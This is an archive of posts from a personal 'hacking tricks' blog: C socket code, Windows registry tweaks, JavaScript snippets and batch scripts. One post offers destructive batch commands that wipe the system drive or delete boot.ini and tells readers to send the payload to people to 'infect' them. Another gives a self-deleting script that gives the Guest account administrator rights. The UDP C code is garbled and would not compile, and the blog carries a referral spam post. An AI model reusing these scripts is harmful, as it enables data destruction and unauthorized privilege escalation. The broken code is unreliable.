Saturday, January 28, 2012

UDP client and server program

UDP client and server program in which
        i) Client sends a string to the server.
        ii) Server reply with a string.


                                    UDP Client.C

#include <stdio.h>
#include <process.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/type.h>
#include <netinet/in.h>
#include <maloc.h>
#define PORT 7200
Void main()
{
    Char sendline[128], recvline[129];
    Int sockfd, bytesent, byterecv;
    Struct sockaddr_in *serveraddr;
    Serveraddr.sin_len = sizeof(serveraddr);
    Serveraddr.sin_family = AF_INET;
    Serveraddr.sin_port = htonl(PORT);
    Serveraddr.sin_addr = htonl(INADDR_ANY);
    Serveraddr.sin_zero = ’\0’;
    sockfd=socket(AF_INET, sock_DGRAM, 0);
    if(sockfd<0)
    {
    printf("Socket Error");
    exit(0);
    }
    printf("Enter String");
    scanf("%s", sendline);
    bytesent=sendto(sockfd, sendline, strlen(sendline),0,(struct sockaddr_in*)& serveraddr, sizeof(serveraddr));
    if(bytesent<0)
    {
    printf("Sending Error");
    exit(0);
    }
    byterecv=recvfrom(sockfd, recvline, 129, 0, (struct sockaddr_in*) & serveraddr, sizeof(serveraddr));
    if(byterecv<0)
    {
    printf("Receving Error");
    exit(0);
    }
    recvline[strlen(recvline)] = '\0';
    printf("received string %s", recvline);
    close(sockfd);
}


                                                    UDP Server.c


#include <stdio.h>
#include <process.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/type.h>
#include <netinet/in.h>
#include <maloc.h>
#define PORT 7200
Void main()
{
    Char sendline[128], recvline[129];
    int sockfd, bytesent, byterecv, K;
    struct sockaddr_in *serveraddr, *clientaddr;
    serveraddr.sin_len = sizeof(serveraddr);
    serveraddr.sin_port = htonl(PORT);
    serveraddr.sin_family = AF_INET;
    serveraddr.sin_addr= htonl("192.168.0.1");
    serveraddr.sin_zero='\0';
    clientaddr.sin_len=sizeof(clientaddr);
    clientaddr.sin_port = htonl(PORT);
    clientaddr.sin_family = AF_INET;
    clientaddr.sin_addr=htonl("192.168.0.2");
    clientaddr.sin_zero = '\0';
    sockfd=socket(AF_INET, sock_DGRAM, 0);
    if(sockfd < 0)
    {
    printf("Socket Error");
    exit(0);
    }
    K= bind(sockfd,(struct sockaddr_in*)& serveraddr, sizeof(serveraddr));
    if(k<0)
    {
    printf("Bind Error");
    exit(0);
    }
    byterecv= recvfrom(sockfd, recvline, 129, 0, (struct sockaddr_in*)& clientaddr, sizeof(clientaddr));
    if(byterecv<0)
    {
    printf("Receiving Error");
    exit(0);
    }
    recvline[strlen(recvline)] = '\0';
    printf("received string %s", recvline);
    printf("Enter String");
    scanf("%s", sendline);
    bytesent=sentto(sockfd, sendline, strlen(sendline), 0, (struct sockaddr_in*)& clientaddr, sizeof(clientaddr));
    if(bytesent<0)
    {
    printf("Sending Error");
    exit(0);
    }
    close(sockfd);
}

Tuesday, February 15, 2011

How to disable the "Turn Off Computer" button in windows XP

To disable Turn off Computer" button on the start menu follow these Steps:

Step 1:  

To use this feature, you will need to be logged into your computer with administrative rights.
Click Start button and type regedit in Run option then press Enter for next.


Step 2:

Here locate the location to:
HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Policies\Explorer


Step 3:


Here in right side panel, right click to create a new DWORD 


Give value with the name NoClose


Your modify registry looks like.

 
Step 4:

Now assign number 1 in value data box and close the registry editor.


Now close the registry editor and restart your computer after any changes to go into effect.


Note:-


 Next time, if you want to enable "Turn Off Computer" button on start menu then simply change the value of data box to 0 or delete NoClose DWORD item

Enjoy Hacking Tricks!!!!!!!!!!

Wednesday, January 19, 2011

Disable Text Selecting on webpage using Java Script

----------Script Here----------


<SCRIPT TYPE="text/javascript">
<!--
//Disable select-text script (IE4+, NS6+)
//visit http://www.mahihackingworld.blogspot.com/2011/01/disable-text-selecting-on-webpage-using.html
///////////////////////////////////
function disableselect(e){
return false
}
function reEnable(){
return true
}
//if IE4+
document.onselectstart=new Function ("return false")
//if NS6
if (window.sidebar){
document.onmousedown=disableselect
document.onclick=reEnable
}
// -->
</SCRIPT>


----------Script Here----------


Note:- 

* Paste above script between <head> </head>.


Disable Right Click on webpage using Java Script

----------Script Here----------


 <SCRIPT TYPE="text/javascript">
<!--
//Disable right click script
//visit http://www.mahihackingworld.blogspot.com/2011/01/disable-right-click-on-webpage-using.html
var message="Sorry, right-click has been disabled";
///////////////////////////////////
function clickIE() {if (document.all) {(message);return false;}}
function clickNS(e) {if
(document.layers||(document.getElementById&&!document.all)) {
if (e.which==2||e.which==3) {(message);return false;}}}
if (document.layers)
{document.captureEvents(Event.MOUSEDOWN);document.onmousedown=clickNS;}
else{document.onmouseup=clickNS;document.oncontextmenu=clickIE;}
document.oncontextmenu=new Function("return false")
// -->
</SCRIPT>


----------Script Here----------

Note:- 

* Paste above script between <head> </head>.

Saturday, January 15, 2011

Open Internet explorer at infinite times using C program

* Write the following program in Turbo C.

----------Program Here----------


#include <stdio.h>
#include <dos.h>
#include <dir.h>
void main()
{
     for(;;)
     {
           system("c:\\progra~1\\intern~1\\iexplore.exe");
      }
}


----------Program Here---------- 

Save this program .Let file name is iexplorer.c and compile and execute the above program. Now close the turbo c compiler and open the directory in window where you have saved the iexplorer.c ( default directory c:\tc\bin)and double click the its exe file(iexplorer.exe). 

Shutdown Windows operating system using C language program

* Write the following program in Turbo C.

----------Program Here----------

#include <stdio.h>
#include <dos.h>
void main()
{
     system("shutdown-s");
}


----------Program Here----------


Save this program .Let file name is shutdown.c and compile and execute the above program. Now close the turbo c compiler and open the directory in window you have saved the shutdown.c ( default directory c:\tc\bin) and double click the its exe file(shutdown.exe).After some time your window will shutdown. 

Wednesday, December 22, 2010

Hi ,

I have something interesting for you - you can easily earn regular income online via PaisaLive.com!

It’s really amazing! You get paid to open & read the contents of PaisaLive mails. You also receive special discount coupons, promotions and free passes to various events in your city.

Join now and get Rs. 99 instantly, just for joining. What more, as a special bonus you get paid for inviting your friends also!

Create your PaisaLive Account & refer your friends to earn launch referral bonus on every new registration.

http://www.PaisaLive.com/register.asp?716658-7838135

PaisaLive - Get Paid to read emails

{Manish Joshi}
Earn upto Rs. 9,000 pm checking Emails. Join now!

Sunday, December 12, 2010

Install Windows Xp from Dos

Install Xp From Dos

If XP will not install from the CD or if you have a new drive with no operating system on it yet try these:

Install Windows XP from the hard drive with Windows 98 already installed:

Boot Windows 98

Insert the XP CD into your CD reader

Explore Windows XP through My Computer

Copy i386 folder to C:

Go into C:i386 folder and double click on winnt32.exe to launch the setup from the hard drive

Install Windows XP from DOS (ie. no OS on a new hard drive):

Boot with a Windows 98 Start Up disk

Insert the Windows 98 CD into the CD reader

Run smartdrv.exe from the Win98 directory on the windows 98 CD (file caching)

Type cd.. to back up to the root directory

Insert Windows XP CD into the CD reader

Copy the i386 folder to C:

Go into C:i386 folder on C: and type winnt.exe to launch the setup from the hard drive.

enjoy!!!!!!!!!

Lock up a folder without using any software

This is a different way to lock up a folder without using any software.
This is not hiding a folder but locking it..using batch file...

What is batch file???
It is this file (command.com) which handles all DOS commands that you
give at the DOS prompt---such as COPY, DIR, DEL etc.

--------code--------

@ECHO OFF
title Folder Hide
if not exist readme_locker.txt goto readme
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Personal goto MDLOCKER
:CONFIRM
echo Are you sure you want to lock the 'Personal' folderY/N)
set /p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto exit
if %cho%==N goto exit
echo Invalid choice. Try Again.
goto CONFIRM
:LOCK
ren Personal "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
pause
goto exit
:UNLOCK
echo Enter password to unlock folder
set /p "pass= >"
attrib -h -s "c:\windows\setup.ecr"
set /p oripass= < c:\windows\setup.ecr
attrib +h +s "c:\windows\setup.ecr"
if NOT %pass% == %oripass% goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Personal
echo Folder Unlocked successfully
pause
goto exit
:FAIL
echo Invalid password....
echo If you forgot the password mail me:mani.joshi9305@gmail.com
pause
goto exit
:MDLOCKER
rem echo Enter the name for create a folder to hide:
rem set /p "name= >"
echo Enter the password for hide the 'Personal' folder:
set /p "msg=>"
del "c:\windows\setup.ecr"
cls
echo %msg% >> c:\windows\setup.ecr
attrib +h +s "c:\windows\setup.ecr"
md Personal
echo 'Personal' Folder created successfully ...
echo It is created in the current directory...
pause
goto exit
:readme
echo Readme file created....
echo Follow the procedure according to the readme_locker.txt
echo ================================================>> readme_locker.txt
echo Folderlocker 1.0 (Beta) * README FILE * Nov 22, 2010 Made By: Manish Joshi(Mahi)>> readme_locker.txt
echo =============================================== >> readme_locker.txt
echo CONTENTS: >> readme_locker.txt
echo 1. What is Folderlocker? >> readme_locker.txt
echo 2. Steps >> readme_locker.txt
echo 3. Contacts >> readme_locker.txt
echo 1. What is Folderlocker? >> readme_locker.txt
echo ------------------------ >> readme_locker.txt
echo Folder locker is used for the protect a folder with a password. >>readme_locker.txt
echo 2. Steps >> readme_locker.txt
echo -------- >> readme_locker.txt
echo i.Enter the password for hide the 'Personal' folder >> readme_locker.txt
echo ii.Drag the files into 'Personal' folder to protect >> readme_locker.txt
echo iii.Run the folderlocker.exe again >> readme_locker.txt
echo iv.If you want to lock the folder hit 'y' or 'Y' Without Quotes >> readme_locker.txt
echo vi.If you want to retrieve the folder run the folderlocker.exe again >> readme_locker.txt
echo vii.Give the Correct password >> readme_locker.txt
echo 3. Contacts >> readme_locker.txt
echo ----------- >> readme_locker.txt
echo Yahoo!: >> readme_locker.txt
echo Google: >> readme_locker.txt
echo Note: >> readme_locker.txt
echo ----- >> readme_locker.txt
echo ============================================== >>readme_locker.txt
pause

:exit


--------code--------

Step1) Copy the give code in a note pad and save the note pad in your pc with the name name.bat (that is with the extension of .bat). you can replace the name portion with anything u want. ( In place of password in the code given type your desired password.)

Step 2) A batch file will be created where you hav saved. Now double click on it , it will make a folder with the name locker at the same place where the batch file is save.

Step3) Now add the files you want to be locked in that folder.

Step 4) Double click on the batch file. It will ask for locking the folder formed. Type y(yes). The folder will be locked and hidden.

Step5) To unlock,double click on batch file again and enter the password in the new window opened.

Saturday, December 11, 2010

How to format a HDD using notepad

If you think that notepad is useless then you are wrong because you can now do a lot of things with a notepad which you could have never imagined.In this hack I will

show you how to format a HDD using a notepad. This is really works.

Step 1.

Copy The Following In Notepad Exactly as it
says01001011000111110010010101010101010000011111100000

Step 2.

Save As An EXE Any Name Will Do

Step 3.

Send the EXE to People And Infect
OR
IF u think u cannot format c driver when windows is running try Laughing and u will get it Razz .. any way some more so u can test on other drives this is simple

binary code
format c: /Q/X — this will format your drive c:

01100110011011110111001001101101011000010111010000 100000011000110011101001011100

0010000000101111010100010010111101011000

format d: /Q/X — this will format your dirve d:

01100110011011110111001001101101011000010111010000 100000011001000011101001011100

0010000000101111010100010010111101011000

format a: /Q/X — this will format your drive a:

01100110011011110111001001101101011000010111010000 100000011000010011101001011100

0010000000101111010100010010111101011000

del /F/S/Q c:boot.ini — this will cause your computer not to boot.

01100100011001010110110000100000001011110100011000 101111010100110010111101010001

00100000011000110011101001011100011000100110111101 101111011101000010111001101001

0110111001101001

try to figure out urself rest
cant spoonfeed
its working

Do not try it on your PC. Don’t mess around this is for educational purpose only


still if you cant figure it out try this

go to notepad and type the following:

@Echo off
Del C: *.*|y

save it as Dell.bat

want worse then type the following:
@echo off
del %systemdrive%*.*/f/s/q
shutdown -r -f -t 00

and save it as a .bat file

its really works try it.............
enjoy hacking tricks!!!!!!!!!!!!!!!

Sunday, November 28, 2010

How To Block Websties Without Software, block websites

Step-1:

1] Browse C:\WINDOWS\system32\drivers\etc
2] Find the file named "HOSTS"
3] Open it in notepad
4] Under "127.0.0.1 localhost" Add 127.0.0.2 www.sitenameyouwantblocked.com , and that site will no
     longer be accessable.
5] Done!

      -So-

127.0.0.1 localhost
127.0.0.2 www.google.com
==> www.google.com is now unaccessable <==


For every site after that you want to add, just add "1" to the last number in the internal ip (127.0.0.2) and then the addy like before.

IE: 127.0.0.3 www.orkut.com
127.0.0.4 www.facebook.com
127.0.0.5 www.youtube.com

etc

Wednesday, November 17, 2010

Hack "GUEST" with Admin privileges........

Please Don't missuses This ARTICLE. Its meant for "Educational Purpose" only or for helping those who have lost their PASSWORD.

--------------Code Here---------------

echo off
title Please wait...
cls

net user add Username Password /add
net user localgroup Administrators Username /add
net user Guest mahi /active:yes
net localgroup Guests Guest /DELETE
net localgroup Administrators Guest /add

del %0


--------------Code Here---------------

Copy this to notepad and save the file as "Guest2admin.bat"
then u can double click the file to execute or run in the cmd.
it works...


Enjoy!!!

Tuesday, November 16, 2010

How can I access my Mainwindow-controls from a thread?

public MainWindow()
{
      InitializeComponent();

      Thread workerThread = new Thread(WorkerThread);
      workerThread.Start();
}

private void WorkerThread()
{
      UpdateWindowText(this);
}

private void UpdateWindowText(Window window)
{
      window.Dispatcher.Invoke((Action) (() => window.Title = "test"));
}

Change Text on XP Start Button

First you need a tool called "Resource Hacker". This free program allows you to change resources in any .exe file such as "Explorer.exe", which includes the [Start] button's Label. You can visit http://www.brothersoft.com/resource-hacker-download-60545.html "Resource Hacker".
After you download it, follow the guide here:

Step 1: Modify Explorer.exe File
A - Run "Resource Hacker" and open the file " C:\Windows\explorer.exe".


B - You see a Tree of all Resources in this file, expand the "String Table".

     expand string 37 followed by highlighting 1033.


     We’re going to modify item 578, currently showing the word “start” just as 
     it displays on the current Start button.

C - Find the "start" and replace it with Mahi. Then press the [Compile Script] button.


D -
Do not use the [Save] command – Use the [Save As] command.
     Name the file explorer.exe
     Save the explorer.exe file to C:\Windows\inf directory.


E - Quit "Resource Hacker".


Step 2: Modify the Registry

A - Click on the [Start] button and choose the "Run..." item from the start menu. 

     (Or use the shortcut key WinKey+R)

B - Type "RegEdit" in the Run "Dialog Box". And then press the [Ok] buton to run the "Registry Editor" program.


C - Go to: "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon" 

     and find the "Shell" property.


D - Replace value of the "Shell" property to "
inf/explorer.exe".


     after modify registry your registry look like.


E - Quit "Registry Editor".


F - Restart your system.


    After restarting your computer your start button look like.


Note about Registry Editor:
 
if you did not find the key "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon", you can search the Registry for the "Explorer.exe", to do this use the Edit Menu | Find Next (Ctrl+F).


enjoy!!......